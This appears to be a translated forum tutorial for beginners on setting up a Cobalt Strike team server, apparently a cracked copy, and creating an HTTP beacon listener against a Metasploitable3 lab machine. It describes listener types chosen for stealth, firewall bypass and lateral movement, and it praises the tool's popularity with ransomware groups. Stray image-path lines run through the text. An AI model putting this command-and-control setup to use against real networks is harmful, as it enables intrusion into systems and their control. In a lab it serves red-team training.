Article Cobalt Strike Guide for the Little Ones. Part 1

Eligos · 29.08.2021 · cobalt strike · cobalt

Go to new | Trace

Eligos
CD User

29.08.2021 New #1

You asked what is Cobalt Strike? We will tell you about it in simple language, with

operation and post-exploitation. That is, with its help, you can both form payloads and use it to develop an attack, strengthen and control the target network. As the developers themselves write, Cobalt is a tool that allows mom hackers to act like real pros. By the way, it is for its simplicity and convenience, this framework is beloved by both "ransommakers" and large APTs. Statistics reportthat 66% of attackers use this framework. However, it is thanks to its popularity, fresh versions of the "koba" and its payloads instantly fall into the databases of antiviruses and therefore it is very difficult (and therefore expensive) to create a truly "undetectable" payload of Cobalt.
But until you bother, we will start "with the basics". In this article, you will learn how to interact with the attacked machine using Cobalt Strike. We will try to convey to you everything in a short, accessible and substantive way. For those just starting to learn Cobalt Strike, we highly recommend visiting the official blog and spending some time reading all the information there.


On our website you can find a translation of the official operating manual.

And a little more for those who want to understand what they are dealing with. From the official website: "Cobalt Strike is a penetration testing software that performs targeted attacks and replicates advanced threats." If you're already familiar with Armitage, then the Cobalt Strike interface shouldn't confuse you, but despite the common authors, there's still a huge difference between the two products. This wonderful framework is designed for both operation and post-operation. Beacon is used as a payload, with the possibility of obfuscation and a frieze to bypass antiviruses, which, in general, is not very effective by regular means. Cobalt is excellent at supporting migration into processes. Great for servak C2, I want to note the convenience of orientation with a large number of targets. Especially for the laziest, by default "koba" has a built-in payload generator with one click and supports various delivery methods. I haven't seen then you should try!

Getting Started In the Cobalt Strike directory, type the following command to start team server: ./teamserver <IP Address><password>


```
┌──(kali㉿kali)-[~/Downloads/Cobalt Strike 4.3 last]
└─$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0e:348d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0e:34:8d  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 3627 (3.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 3914 (3.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Downloads/Cobalt Strike 4.3 last]
└─$ sudo ./teamserver 10.0.2.15 cybersecpassword
[*] Will use existing X509 certificate and keystore (for SSL)
Hook start
Found desired class: common/Authorization
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: fe4cc24da03c3f3bf4341f435a6a246fbe76e890c76b55ef698689e1434c474e
```

10.0.2.15 is the IP address of Kali Linux (download here)that we will use for the attack. The password can be whatever you wish.
Now you need to run Cobalt Strike and connect to the team server:



Host – iPi timserver;
Port – timserver port;
User – any name;
Password – the password that you specified when starting the timserver (in our case cybersecpassword).
Once connected, you'll be introduced to the Cobalt Strike user interface, where you'll be able to interact with your goals and do other interesting things, but more on that


later.




Windows Server 2008 Hacking. Creating Listeners

We will test the program on Metasploitable3 – this is a free virtual machine that allows you to simulate attacks mainly using Metasploit. It is used by people in the security industry for a variety of reasons: for example, for training in network operations, exploit development, software testing, technical job interviews, etc. You can download here or here.


Hacking will start with the creation of a listener, for this in the **Cobalt Strike** tab select **Listeners:**



After clicking, next to the **Event Log** tab, another one will open, in which you can manage and create listeners:



Click **Add** and in the window that appears, configure a new listener:



There are several payloads
to choose from: **HTTP/HTTPS** are the most basic payloads for beacon, by default ports 80 and 443 will listen with the ability to set custom ports. You have the option to configure proxy settings, configure an HTTP header, or specify a port to redirect beacon traffic.

DNS is a very hidden payload, provides more hidden traffic via the dns protocol, you need to specify a DNS server to connect. The best situation for using this type of listener is a locked environment that blocks even normal traffic, such as ports 80 and 443.


TCP is the basic reverse of the tcp shell bound to a specific port. Something similar we wrote in this article.

SMB is a terrific option for internal propagation and lateral movement, this payload uses named pipes over the smb protocol and is the best approach for bypassing firewalls, when even the default ports such as 80 and 443 are blacklisted.


Foreign HTTP/HTTPS – These types of listeners provide us with the ability to transfer a session from the metasploit platform to cobalt strike using http or https payloads. An example is to execute an exploit module from metasploit and get a session to cobalt strike.

External C2 is a special type of listener that allows third-party applications to act as a means of communication for the beacon.

For tests, we will have enough standard peyload http, and we leave it. In the **Name** field you can enter any name for this listener, in **HTTP Hosts** specify the IP of the attacking machine, in our case it is 10.0.2.15, in the Port field we leave the value "80" and click **Save.**




If you've done everything right, Cobalt Strike will let you know that listener has been launched:





```
┌──(kali㉿kali)-[~/Downloads/Cobalt Strike 4.3 last]
└─$ sudo ./teamserver 10.0.2.15 cybersecpassword
[*] Will use existing X509 certificate and keystore (for SSL)
Hook start
Found desired class: common/Authorization
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: fe4cc24da03c3f3bf4341f435a6a246fbe76e890c76b55ef698689e1434c474e
[+] Listener: Cybersec_HTTP_ReverseShell started!
```

In the **Listeners** tab you can find all the created listeners, as well as be able to manage them:

